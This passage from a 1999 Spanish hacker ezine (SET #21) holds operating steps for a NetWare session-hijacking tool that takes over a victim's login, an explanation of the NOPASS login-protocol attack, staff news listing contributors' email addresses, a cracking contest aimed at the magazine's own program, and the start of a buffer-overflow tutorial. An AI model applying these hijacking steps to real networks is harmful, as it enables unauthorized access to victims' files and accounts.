 - La direccion interna del server donde se quiere hacer la conexion.
(Puede que alguien desee modificar el programa para evitar que se tengan que introducir todos estos valores a mano)

NOTA : Con todas las direcciones tienes que especificar la direccion especifica del server y no solo su direccion MAC.

Despues de introducir los valores adecuados, compila el programa. El programa puede compilarse con Borland C++ 3.1. Sin embargo, tambien puede utilizarse cualquier compilador de C capaz de crear un ejecutable en DOS y que permita la inclusion de comandos ASM en la forma _asc { ... }. Si tu compilador no soporta este tipo de sintaxis, deberas editar todos los bloques tipo _asm{ ... } al formato que necesites.

La etapa final antes de lanzar el programa es instalar un driver de paquetes en INT 0x60. La mayor parte de las tarjetas de red vienen con un driver de paquetes en el disco de instalacion. Si no dispones del disco de instalacion o si este no tiene dichos drivers, buscalo en la red en las webs de fabricantes de tarjetas.
Normalmente, deberias de especificar que interrupcion usa el driver, si es asi, utiliza 0x60. La notacion de 0x60 es hexadecimal, si tu driver no permite el uso de numeros hexadecimales, utiliza 96 (sin el prefijo 0x)

Justo antes de que tu victima intente hacer login, lanza el programa. Si lo has configurado todo bien, robaras la sesion, el usuario que deseas tendra los derechos de la victima y el programa terminara automaticamente. Ahora, puedes reseater tu maquina, conectate como el atacante y tendras acceso a todos los archivos de la victima.

Algo a tener en cuenta es que si la victima no es el supervisor, pero tiene derechos equivalentes al supervisor tu no habras heredado los derechos del supervisor cuando heredes los derechos de la victima. Sin embargo, nocrypt.c puede modificarse para adquirir los derechos de supervisor en este caso, pero no es el caso de la version actual. El ataque solo funciona si el nivel de firma de paquetes no esta al nivel 3 en el servidor. El nivel de firma de paquetes en la estacion de trabajo, no tiene importancia. Debido a que el nivel por defecto para este parametro es 2, los administradores tienen que modificarlo a traves del archivo autoexec.ncf y cambiarlo cada vez que se arranque el server.

No me envies preguntas acerca de este programa directamente a mi. Mejor lo envias a algun foro de seguridad de Netware del tipo comp.os.netware.security, o la lista de NetWare Hack nw-hack@bebr.cba.ufl.edu.

Una explicacion de NOPASS.EXE
Greg Miller
September 26, 1996

El protocolo de login de Netware consiste en tres paquetes intercambiados entre el server y el cliente.

- El cliente envia una peticion de una llave de login.
- El server genera una llave de ocho bytes y la envia al cliente.
- El cliente envia una peticion para la ID de usuario.
- El server mira en el bindery si existe la ID del usuario y la envia.
- Finalmente el cliente calcula X=hash(UID,password) Y=hash(UID,password) y la envia al server.
- El server busca el valor X'=hash(UID,password) almacenado en el bindery y calcula Y'=hash(X', llave login).


Si Y=Y', el cliente es autorizado a entrar como usuario. Si cliente y usuario pueden utilizar paquetes firmados, ambos calculan Z=hash(X,c) (Donde c es un valor constante) que despues utilizaran como llave secreta como autentificacion El esquema siguiente da una idea grafica del protocolo.

```
        Cliente                                                    Server

Peticion de llave de login ------------------------------------------>

          <-----------------------------------------------      Llave de login

Peticion de ID de usuario -------------------------------------------->

          <-----------------------------------------------     UID de cliente

Calculo X=hash(UID,password)                    Calculo X'=hash(UID,password)
Calculo Y=hash(X,login key)                     Calculo Y'=hash(X,login key)

Peticion de Autentificacion ------------------------------------------->\
        If Y=Y', Access is Granted

Calculo Z=hash(X,c)                             Calculo Z=hash(X,c)
```

Cuando Alicia hace login, el atacante Bob puede interrumpir la secuencia y conseguir el acceso como Alicia sin conocer su password. Para que esto funcione, Debe estar situado en un punto desde donde pueda ver el trafico entre Alicia y el server y Bob debe ser capaz de responder al server antes que Alicia.

Secuencia del ataque :
- Primero Bob envia al server una peticion de login.
- El server envia a Bob una llave de login R".
- Alicia envia al server una peticion de login.
- Bob captura la peticion envia a Alicia el valor R" como si fuera el server.
- El server recibe la peticion de Alicia y le envia una R.
- Alicia recibe R y la descarta como duplicada.
- Alicia pide al server su UID.
- El server se la envia.
- Alicia calcula X=hash(UID,password) and Y=hash(X,R") y la envia al server.
- El server calcula Y'=hash(X,), como Y' es distinto a Y, el server rechaza a Alicia.
- Mientras tanto, Bob ve el valor Y que Alicia ha enviado al server.
- Envia este valor al server.
- El server calcula el Y"=hash(X,R"), ve que Y=Y" y da acceso a Bob como si fuera Alicia.

Bob pide que no se firmen los paquetes, si el server no lo exige a todos los clientes, Bob consigue introducirse como Alicia.



Puede existir un segundo atacante, Joe, esperando a que Alicia se conecte sin firma de paquetes. Como resultado, Joe puede robar la conexion de Bob como si fuera Alicia.

Madfran

EOF

```
-[ 0x07 ]--------------------------------------------------------------------
-[ Proyectos, Peticiones, Avisos ]-------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-21-
```

Y en este numero podreis encontrar...

-----{ Colaboraciones

Bueno como ya venimos diciendo desde hace mucho, SET es por y para todos. La gente que nos adora y la gente que nos odia, pero pertenezcais al grupo que pertenezcais, leed SET. :-)
Y si quereis colaborar ya sabeis donde estamos.

Para futuros numeros nos podeis enviar :

- Articulos de AS/400
- Ingenieria Social
- Programacion en Z80
- Chips Moleculares
- Contruciones de Hardware relacionadas con la Radio
- Programacion de PICs
- Curso de Electronica ?
- Cajeros Automaticos ;)
- NetWare 5.0
- Montajes electronicos de cualquier tipo
- Como desaprovechar un LAN en casa :)
- Articulos sobre Solaris, Irix, AIX
- Programacion de Sockets en Unix para torpes

Y como ya viene siendo habitual cualquier tema relacionado es bienvenido. Tambien podeis proponer tema vosotros mismos. Como viene siendo regla general dentro de esta revista los articulos deben de seguir este formato:

- 80 COLUMNAS (ni una mas, que no me pagan por maquetar lo ajeno!)
- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los dise~os en ascii que luego no se ven bien.

  Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero. Que ya tenemos bastante con corregir nuestras propias faltas. ;)

VUELVEMOS A RECORDAR, _USAD_ 80 COLUMNAS!!!!

Otra manera de colaborar es escribir articulos de opinion, hacer mirrors, hacer programas y enviarlos o componer un tema musical para set. Hacer cualquier dise~o con nuestro logo, peqatinas, camisetas, lo que sea.

Queremos hacer saber que el articulo El Diario de un lamer que se publico como anonimo no lo es . Ademas su autor es uno de nuestros lectores. El que originalmente lo escribio hace un par de a~os fue Gabberman de OiOiO's Band y en un principio lo envio solo a FidoNet pero como veis ha acabado en nuestras manos. Tambien nos hace saber que el nick de ZeroCurl es de alguien de verdad que estaba en cierto canal del irc. Informados estais.

Para los que teniais dudas, hemos localizado a Mr.SandMan, muchas gracias a quien se lo notifico. El aviso ha funcionado. :)

-------{ Fotos

Seguid enviando fotos, que os parezcan graciosas, interesantes, etc.. No olvidamos ninguna y seguramente que en proximas actualizaciones de la pagina de fotos aparezcan. Gracias a la gente del otro lado del charco que nos ha enviado material y a Gabberman. Para ver nuestro archivo personal no teneis mas que dirigiros a esta direccion :

http://www.imedia.es/set/web/fotos.html

Todas las fotos que no habeis enviado en los ultimos meses no caen en saco roto. Y como vereis estaran actualizadas en breve.

Vamos a intentar hacer una coleccion de fotos de cabinas, a ver quien envia material, pueden estar nuevas, usadas, abiertas... y no os doy mas ideas. En breve lo podreis encontrar en :

http://www.imedia.es/set/cabinas/

----{ Mirrors de SET

Bueno esto va poco a poco, pero sigue en pie. Ahora tenemos algun que otro mirror en usa. Nos podeis bajar tambien en PacketStorm :) Ahora tenemos tambien una lista de correo para coordinar a los que quieran tener mirrors de SET, enviadnos correo para mas informacion.

Mirrors Oficiales SET :

http://www.vanhackez.com/SET	- Espa~a
http://packetstorm.securify.com/mag/set	- USA
http://altern.org/netbul	- Francia
http://salteadores.tsx.org	- USA

Mas,mas y mas!!!!!!!

```
   <<< =-=-=-==-=-=-=-=-=-=-=- IMPORTANTE =-=-=-=-=-==-=-=-=-=-= >>>
      Si  quieres  levantar  un  mirror oficial de SET, ponte en
      contacto  con  GreeN LegenD, o con +NetBul. Nosotros te
      daremos lo informacion necesaria
    <<< =-=-==-=-=-=-=-=-=-=- IMPORTANTE =-=-=-=-=-==-=-=-=-=-= >>>
```

Tenemos creada una lista de correo, set-mirror@egroups.com el funcionamiento es el mismo, aqui estamos al cargo +NetBul y GreeN LegenD. Si quiereis tener vuestro mirror, enviadnos mail.

Para enviar cualquier cosa ya sabeis la direcion, como es habitual.

set-fw@bigfoot.com

Enviad lo que querais...

Sobre el e-mail, preferimos que useis la clave PGP de SET que se encuentra en su lugar habitual en la revista. Si vas a enviar cualquier informacion sensible USALO!. Pero como ? que no sabes que es el PGP y no lo tienes ? Lee los numeros atrasados de SET y aprende a usarlo, no es nada dificil y es *gratis*. Lo puedes conseguir para cualquier (bueno casi..) SO.

http://www.pgpi.com

Usalo!

Pontelo, ponselo...

-----{ Colaboradores

Como bien sabeis SET no se hace sola, gracias a la gente que da el callo, numero tras numero. El Staff y luego otra gente por ahi. En este numero de una manera u otra han colaborado bastantes personas, gracias a todos desde el Staff. Sin vosotros no seria posible.

Pero como bien sabeis esto esta abierto a todos y a todo. Seguid enviando vuestras colaboraciones a la direccion habitual.

-----{ Equipos Distribuidos.

Hagamos repaso de nuestras estadisticas y de en que estamos metidos. Ante todo MUCHA GRACIAS a toda la gente que forma parte de nuestros equipos y nos hace seguir.

http://www.imedia.es/set/rc5-64

En este numero incluimos la grafica de la liga de Ezines hispanos actualizada en dentro de este numero. <rc5-64.gif>

--{ SETI@home }--

Al salir SET 20 nos preguntabamos si se alcanzaria la cifra de un millon de

participantes (en esos momentos eran 850,000). Ahora la duda esta en si llegaran al millon y medio..

Estadisticas Totales del SETI@home (7/11/1999):

	Total	Last 24 Hours
Users	1391388	2848
Results received	38593023	265913
Total CPU time	109165.04 years	614.25 years
Floating Point Operations	7.718605e+19	5.318260e+17 6.16 TeraFLOPs/sec
Average CPU time per work unit	24 hr 46 min	20 hr 14 min

Estadisticas del [SET+I]:

Description	SET ezine SETI@home Team
Members	14
results received	242
total CPU time	6191 hr 25 min 06.0 sec

Members:

	Name	Results received	Total CPU time	Average CPU time per work unit
1)	SiuL+Hacky	173	2694 hr 35 min	15 hr 34 min
2)	GreeNLegenD@SET	12	1030 hr 31 min	85 hr 52 min
3)	+NetBuL	10	603 hr 21 min	60 hr 20 min
4)	Joe Black	10	442 hr 30 min	44 hr 15 min
5)	kuroshivo	7	193 hr 02 min	27 hr 34 min
6)	AtilA	7	134 hr 25 min	19 hr 12 min
7)	maikel	7	283 hr 39 min	40 hr 31 min
8)	Paseante	5	64 hr 32 min	12 hr 54 min
9)	|N|F|D|T|	4	631 hr 50 min	157 hr 57 min
10)	ElGranBellini!!!	2	104 hr 34 min	52 hr 17 min
11)	Falken	1	51 hr 24 min	51 hr 24 min
12)	LaMaF	1	69 hr 46 min	69 hr 46 min
13)	Debyss	1	203 hr 40 min	203 hr 40 min
14)	Joe Black	1	43 hr 24 min	43 hr 24 min

--{ RC5-64 }--

El rc5 sigue con buen pie. Como vereis el aumento de potencia de las CPUs se esta notando bastante: a la salida de SET 20, cuando se llevaban 634 dias de proyecto, se habian comprobado un 10,459% del total de claves, ahora con 745 dias vamos por el 15,019%, o lo que es lo mismo, en poco mas de 100 dias casi un 5% !

El numero de participantes va por los 212,952 y hay formados 8,158 equipos. Uno de ellos es el nuestro... y acabamos de cumplir 1 año ;)

La clasificacion interna de nuestro equipo esta asi en estos momentos:
(6/11/1999)

Rank	Participant	First	Last	Total	%
1	paseante@thepentagon.com	29-Nov-1998	5-Nov-1999	92,220	14.17
2	madfran@bigfoot.com	30-Nov-1998	6-Nov-1999	87,538	13.45
3	dcbas@mx2.redestb.es	1-May-1999	6-Nov-1999	82,463	12.67
4	polvoron@flashmail.com	25-May-1999	25-Oct-1999	71,227	10.95
5	falken@linuxeros.org	25-Nov-1998	6-Nov-1999	61,452	9.45
6	huid0@hotpop.com	12-Mar-1999	5-Nov-1999	58,323	8.96
7	issm@cryogen.com	5-Dec-1998	25-Oct-1999	39,216	6.03
8	mom@tinet.fut.es	3-Jun-1999	3-Nov-1999	32,534	5.00
9	csrca@csrca.es	16-Mar-1999	5-Nov-1999	22,675	3.49
10	netbul@phreaker.net	18-Nov-1998	6-Nov-1999	22,402	3.44
11	Chessy_@hotmail.com	9-Dec-1998	8-Sep-1999	13,403	2.06
12	Lambert.Torres@ati.es	6-May-1999	6-Nov-1999	10,841	1.67
13	deepmang@hotmail.com	12-Feb-1999	5-Nov-1999	10,192	1.57
14	security@interec.com	9-Feb-1999	9-Apr-1999	6,382	0.98
15	jramon97@mx2.redestb.es	19-Dec-1998	5-Nov-1999	5,772	0.89
16	pmateo@redestb.es	23-Dec-1998	9-Apr-1999	4,881	0.75
17	jcamposm@meditex.es	22-Nov-1998	21-Jun-1999	3,704	0.57
18	max_headroom@bigfoot.com	3-Apr-1999	22-May-1999	3,525	0.54
19	jobak@HotPOP.com	1-Jan-1999	7-Feb-1999	3,477	0.53
20	epsrc5@bonbon.net	5-Feb-1999	1-Nov-1999	3,265	0.50
21	Maikel	11-Mar-1999	3-Nov-1999	2,930	0.45
22	cquesada@bancozaragozano.es	14-May-1999	21-May-1999	2,420	0.37
23	shifi08@hotmail.com	15-Sep-1999	5-Nov-1999	2,045	0.31
24	theBlueScript@hotmail.com	30-Apr-1999	28-Oct-1999	1,685	0.26
25	habivi@axis.org	23-Feb-1999	21-Sep-1999	1,523	0.23
26	elale@adinet.com.uy	2-May-1999	31-May-1999	1,103	0.17
27	RICGARCIA@teleline.es	7-Jun-1999	6-Nov-1999	934	0.14
28	frisco@webmastersmix.com	7-Mar-1999	18-Oct-1999	732	0.11
29	storm01.geo@yahoo.com	23-Jul-1999	11-Aug-1999	478	0.07
30	biobroza@fcmail.com	4-Nov-1998	17-Jan-1999	440	0.07
31	escoem@beer.com	21-Dec-1998	4-Nov-1999	383	0.06
32	debyss@phreaker.net	29-May-1999	19-Aug-1999	287	0.04
33	TecDATA	23-Apr-1999	9-Sep-1999	144	0.02
34	s.cobelo@cgac.es	15-Dec-1998	15-Dec-1998	9	0.00

La clasificacion de la liga entre ezines hpvc hispanos esta asi, a fecha
6/11/1999 :

	Pos.	Nombre	Desde	Dias	Miembros	Bloques
1)	1529	SET ezine RC5-64 Team	04-Nov-1998	369	33	650,605
2)	1782	J.J.F. / HACKERS TEAM	01-Oct-1998	403	32	532,681
3)	2206	Proyecto R RC5 Team	15-Dec-1998	328	15	392,608
4)	3126	NetSearch RC5-64 Team	29-Dec-1998	314	18	209,682
5)	3251	Hven	15-Dec-1998	328	24	193,122

Si la liga fuese un equipo, esta seria nuestra clasificacion en el ranking
del RC5-64:

Pos.	Nombre	Desde	Dias	Miembros	Bloques
583	Liga ezines hispanos	01-Oct-1998	403	122	1978,698

Casi 2 millones de bloques entre todos, no esta nada mal... :)

Mas informacion como siempre en nuestra web. Donde encontrareis las
graficas actualizadas y algunas noticias.

http://www.imedia.es/set/rc5-64/

En las paginas oficiales de cada uno de los proyectos podeis encontrar las nuevas versiones de los programas cliente, FAQs, noticias, estadisticas, etc:

SETI@home http://setiathome.ssl.berkeley.edu

RC5-64 http://www.distributed.net

Insisto en nuestra pagina de equipos distribuidos donde encontrareis ayuda y las ultimas noticias sobre los equipos, proyectos, la liga RC5 de ezines, enlaces, estadisticas, etc. Tambien desde alli podreis uniros a nuestros equipos si aun no lo habeis hecho...

http://www.imedia.es/set/rc5-64/

En las paginas anteriores encontrareis todo, pero si aun asi necesitais ayuda para hacerlo funcionar, enviad e-mail a NetBuL+

netbul@altern.org
netbul@phreaker.net

---{ SET LIST

La lista sigue como siempre solo lectura, solo el staff puede hacer postings. Para apuntarse a la lista enviar e-mail a...

set-subscribe@egroups.com

Y para darse de baja set-unsubscribe@egroups.com pero que razon tienes para hacerlo. No recibiras tanto mail.

Pero tambien lo podeis hacer desde el formulario que tenemos en la web el cual se encuentra en :

http://www.imedia.es/set/web/opina.html

Ahi podeis apuntaros a la lista, ver el tablon y mas cosas...

---{ SET Web Team

Bueno como os podeis imaginar dado mi cambio de tareas en SET no tendre todo el tiempo que querria para actualizar la web, pero supongo que +NetBuL estara por ahi para lo que le necesiteis. Necesitamos algunas cosas..

- Espacio FTP
- Espacio en Web en OTROS PAISES (vease mirrors al otro lado del charco)
- Gente al tanto de las noticias que puedan actualizarlas..
- Gente que dise~e cosas ...camisetas y tonterias varias. ;)
- Gente que tenga ganas de ayudar a mantener una web.

Por ahora esto se queda asi.. y si teneis cualquier cosa enviad mail a <netbul@phreaker.net> o <glegend@set.net.eu.org>.

--{ Trivial Hackers Edition

El Se~or Garrulon nos va a matar, aunque actualizamos la web se escapo el gazapo de no a~adir nada de informacion sobre su salida al numero 20 de SET. Mil perdones. Y sin mas dilacion aqui esta. Pero como no se os escapa una, que sabemos que los hay que ya han jugado unas cuantas veces.. tranquis que no olvidamos los bugs, fallos en las preguntas. Como por ejemplo que te pregunte 8 veces la pregunta de la ballena. Todos los fallos enviadlos a <garrulo@exterminator.net> que el se encargara de todo.

http://www.imedia.es/set/trivial/

Y como los lectores se nos aburren y tendreis tiempo libre hasta navidad pues hemos tenido la maravillosa idea de hacer un *concurso* de cracks! Seguid leyendo mas abajo...

--{ Concurso de Cracks Trivial Hackers Edition

PRIMER CONCURSO DE CRACKS DE SAQUEADORES EDICION TECNICA.

1.-Introduccion.

Debido a que el estado de las cosas nos permite hacerlo y a que nos apetecia hacerlo, convocamos el primer concurso de cracks de Saqueadores Edicion Tecnica.

2.- Quienes pueden participar?

Basicamente, todo el mundo, sin importar pais, sexo, lengua, clase economica religion etc... En definitiva todo el mundo, solo se hara una peque~a distincion:

-Personas individuales, donde participan solo las personas que trabajan por libre, se hacen sus propios cracks o les apetezca participar.

-Grupos de Crakers, sean grupos ya conocidos o no, en accion o que acaban de empezar, todos.

Solo las tres personas del jurado y los grupos a los que pertenezcan estos estaran fuera de concurso.

3.- Como inscribirse?.

Muy facil, solo hay que enviar un mail a <garrulo@exterminator.net> antes del dia 15/02/00 diciendo que quieres (o quereis, si sois un grupo) participar en el concurso de cracks, la unica informaci¢n relativa a vosotros que teneis que hacer mencion es la siguiente:

Para las personas individuales:
-Nick
-Direccion de e-mail
-Y si te apetece hacer algun comentario, pues hazlo...

Para los grupos de crakers:
-Nombre del grupo
-Nicks de todos
-Al menos una direccion de e-mail
-Y si os apetece hacer algun comentario, pues hacerlos...

```
 4.-Reglas.
------------
 Las reglas tambien son bastante faciles:

 1.-Inducir a alguien a hacer un crack es delito, pero no si el programa
    que se crakea es tuyo, por lo tanto el crack que teneis que hacer es
    un crack de un programa hecho por SET, el TRIVIAL HACKING, ya que el
    programa y sus derechos son nuestros, desde aqui y desde ahora autorizo
    a todo el mundo a hacer lo que quiera con el.
    Resumiendo: el crack se hara sobre el TRIVIAL HACKING disponible en

   http://www.imedia.es/set/trivial/trivial.zip

 2.-Requisito imprescindible es el haber enviado un mail inscribiendote
    correctamente (lo sabras porque recibiras respuesta del jurado).

 3.-Se puede enviar hasta 2 cracks por persona o grupo, aunque si enviais
    mas, podeis advertir que uno anterior queda invalidado.

 4.-El crack ha de funcionar y despues de crakear, el trivial tiene que
    seguir funcionando (el trivial), mucho cuidado con enviar "algo raro",
    aqui reina el ojo por ojo....

 5.-Procurar cumplir las fechas establecidas, porque si no las cumplis
    os arriesgais a estar descalificados.

 6.-Aunque no se si viene al caso, el concurso NO se quedara desierto,
    alguien gana seguro.

 7.-Los miembros de grupos, tambien pueden concursar por separado de su
    grupo si asi lo desean, pero avisar que perteneceis a un grupo que
    ya concursa.

 8.-Para facilitar las cosas al jurado intentar que los cracks se llamen
    asi:

    nombre_de_concusante_01.zip
    nombre_de_concusante_02.zip

  9.-Los cracks se han de enviar a <garrulo@exterminator.net> antes de
    15/02/00, no olvideis identificaros, para saber de quien es el crack y
    si advertis por anticipado que hace el crack, pues mejor...

 10.-Aunque no valgan para nada, posiblemente los cracks se pondran a
    disposicion de todo el mundo para que se vean.

 5.-Objetivo.
--------------
 Aunque realmente no parece ninguna ventana de "registrese" ni el programa
 tiene limitacion alguna, el crack ha de tratar de cambiar el comportamiento
 del programa. Por ejemplo, que el programa de todas las preguntas por
 ciertas, que aparezcan graficos, que aparezcan pantallas nuevas
 "registrese", o que pase a ser una version limitada, podeis cambiar
 cualquier cosa, lo que se quiera cambiar, el unico limite es la imaginacion.
 Ademas, para animar a todo el mundo, el trivial no tiene ninguna seguridad
 anti-crack, es una aplicacion con la que alguien que nunca hizo un crack
 puede dar sus primeros pasos, sera realmente facil romperlo y hacer lo que
 se quiera con el.

 6.-  Que se valorara?.
------------------------
 A la hora de valorar el crack, se hara desde el punto de vista del usuario,
```

```
 no del cracker, con esto se pretende decir que no se valorara como esta
 hecho el crack, sino lo que haga.
 Principalmente se valorara (en orden de importancia):
        -La espectacularidad del crack.
        -La facilidad de uso (que lo pueda utilizar un lerdo).
        -Numero de cambios hechos en el programa.
        -El tama~o (siempre molan cuanto mas peque~os).

 7.-Premio.
------------
 La verdad es que mucho no podemos ofrecer, pero para eso esta implantado
 el altruismo en la red, Pero no descarto una camiseta de SET...

 8.-El jurado.
---------------
 El jurado estara compuesto de tres personas, los tres del grupo SET:
  -Garrulo       <garrulo@exterminator.net>
  -Chessy        <chessy@arrakis.es>
  -GreeN LegenD  <glegend@set.net.eu.org>

 8.-En conclusion:
-------------------
 Si deseas participar tienes que hacer esto:

 A:) Enviar un mail a <garrulo@exterminator.net> con los datos necesarios e
     indicando que quieres participar en el concurso.
 B:) Esperar respuesta del jurado.
 C:) Hacer el crack cumpliendo las reglas.
 D:) Enviar el crack a <garrulo@exterminator.net>, diciendo
     quien eres y que hace tu crack.
 E:) Y esperar a que el jurado diga que has ganado.


 Esto es todo, ---- Venga animaros que es muy facil !!!!.



---{ Agradecimientos


 Pues vamos a ello. A la gente que organizo la Undercon III por la suprema
 organizacion de este a~o. Si se~or eso es una CON. Espero que siga
 haciendose muchos a~os. Gracias a vosotros por esos buenos ratos.

 A la gente de InterMedia por seguir aguantandonos y siendo nuestro hoster
 soportando el trafico que nuestro site genera. GRACIAS!!

                          http://www.imedia.es

 Intermedia vende equipos, componentes y otras cosas--> visita su pagina.

 A la gente de TDD por esos buenos ratos y la casa! Seguid asi, que no
 decaiga. Esa visita a vuestra "zona" es obligada :)

 A PaTa de RareGaZz que no me ha entretenido horas a mi ni nada con sus
 llamadas a horas intempestivas. A nosotros y a la mitad del Under hispano.

 A todos los que han colaborado en la realizacion de este numero de una
 forma u otra.

 Y a los que no damos las gracias es a la gente de la Brujula que publican
 articulos pertenecientes A SET sin dar credito a su autor. Y si, estamos
```

hablando de una version del Visual Hacker. Luego hablan de etica.
Estos no tienen ni idea. :-DD

----{ Los enlaces a SET

Veamos, podemos volver a publicar la mega lista o deciros donde y como rastrear a Set. Nos podeis encontrar o bien por SET, o haciendo una busqueda de nuestra difunta SET.net en la mayoria de los buscadores under que hay por ahi y los no tan under. En Yahoo, Altavista tendreis que buscar por lo siguiente.

```
link:set.net.eu.org
text:set ezine
```

Mientras que en Astalavista nos encontrareis bajo e-zines. Lo mismo que en PacketStorm. :)

Si quereis enviarnos la direcion de vuestra pagina que tiene un link a SET bienvenidos sereis. Y en proximos numeros se publicara una nueva lista renovada. Que estamos que no damos abasto.

----{ Direccion postal de SET

Bueno tenemos nuestro ISSN, nuestro deposito legal y demas. Ya teneis nuestra direccion postal que es la de siempre. Nos podeis enviar cualquier cosa para comentar en la revista que si te has molestado en enviarlo seguro que sale. ;)

Asi que envieis lo que envieis a la siguiente direccion :

```
SET - Saqueadores Edicion Tecnica
Ap. Correos 2051
33080 - Oviedo
```

Si teneis un programa, harware o simplemente os apetece colaborar y enviarnos algo, no lo dudeis. Ya teneis la direccion. Lo que se envia no cae en saco roto. Tambien aceptamos donativos.. ;)

---{ SET 22

No querria pillarme los dedos con fechas, pero sera por el estilo de este numero que estais leyendo ahora mismo. Eso si, la fecha de salida *depende* casi totalmente de las *contribuciones* en forma de articulos que nos envies para cada numero.

Sea lo que sea saldremos antes que el proximo Phrack ;) No ahora fuera de bromas. Hagamos calculos. Si todo va bien, si enviais articulos. Si no me pierdo en Navidad. Para SET #22 tendreis algun articulo sobre la reunion Hacker por excelencia, el Chaos Comunication Congres que tiene lugar en Berlin del 27 al 29 de Diciembre cada a~o. Luego si las mates no me fallan SET #22 deberia de salir semana arriba, semana abajo el 22 de Enero antes de los examenes de Febrero. ;)

Pero como es natural, estos son calculos. Que pueden ni siquiera acercarse

a la realidad. O a lo mejor si envias muchos articulos la teneis como regalo la semana de reyes. Quie sabe ? :)

SET 22 = Algun momento entre Enero y Febrero del 2000. Si es que mi ordenador no explota o algo asi el 31 de Diciembre despues de medianoche.

EOF

```
-[ 0x08 ]----------------------------------------------------------------
-[ ASM y Buffer Overflows ]-----------------------------------------------
-[ by Doing ]-------------------------------------------------------SET-21-
```


Asm y buffer overflows

By Doing

<jdoing@hotmail.com>

Bueno, por fin me he decidido a escribir un articulo para SET, espero que lo encontreis interesante. Seguro que muchos de los hackers newbies que ahora estan descubriendo el mundo del hacking habran oido hablar de los tan famosos exploits, pero todavia no saben que hacen, ni como funcionan; pues para eso escribo este co~azo.

Para entender esto te ayudara saber algo de C o ensamblador pero no es indispensable. Voy a empezar explicando que #"@% es eso del stack.

==> El stack (o pila) <==

El stack es una region de memoria que las funciones usan para guardar sus variables locales y para guadar temporalmente el contenido de los registros del procesador (por ejemplo, cuando se llama a una funcion, los parametros se pasan por el stack). El segmento de stack se guarda en un registro del procesador, el SS. Tambien existe un registro que apunta al lugar en donde se encuentra la "pila". La pila se usa para guardar temporalmente el contenido de los registros (eso ya lo he dicho antes). Para guardar el contenido de un registro en la pila se usa la instruccion push, y para recuperar el ultimo dato almacenado en la pila su usa la instruccion pop.

Vamos a poner un ejemplo:

Esto es un segmento de stack:

```
        0x00                                                    0xFFFFFFFF
SS ==> [00000000000000000000000[VAR1][VAR2][SBP][RET][ARGV1][ARGV2]...]
                              ^
                          STACK POINTER
```

Como veis, nada mas llamar a una funcion, el ESP se encuentra justo detras de la ultima variable declarada. Cuando usamos push, guardamos el dato desde la posicion del ESP hacia ATRAS, y el ESP de decrementa en tantos bytes como tenga nuestro dato.

Vamos a suponer que guardamos en la pila el reg EAX (4 BYTES)

pushl %eax (La "l" despues de push quiere decir que el operando ocupa 32 bits)

El segmento de antes quedaria asi:

```
      0x00                                                    0xFFFFFFFF
SS ==> [00000000000000000000[EAX][VAR2][VAR1][SBP][RET][ARGV1][ARGV2]...]
                            ^
                       STACK POINTER
```

Ahora vamos a recuperarlo en otro registro:

```
popl %ebx

En este momento el ESP se incrementa en tantos bytes como tenga nuestro dato,
asi que se queda como al principio, usease, como antes de hacer el ultimo
push. Con esto se puede deducir una cosa: los datos que vas sacando de la
pila salen en orden inverso al que fueron introducidos. En jerga "tesnica"
se dice que la pila es una estructura LIFO (Last In, First Out).

Acabais de ver como el procesador accede a la pila, creo haber dicho que el
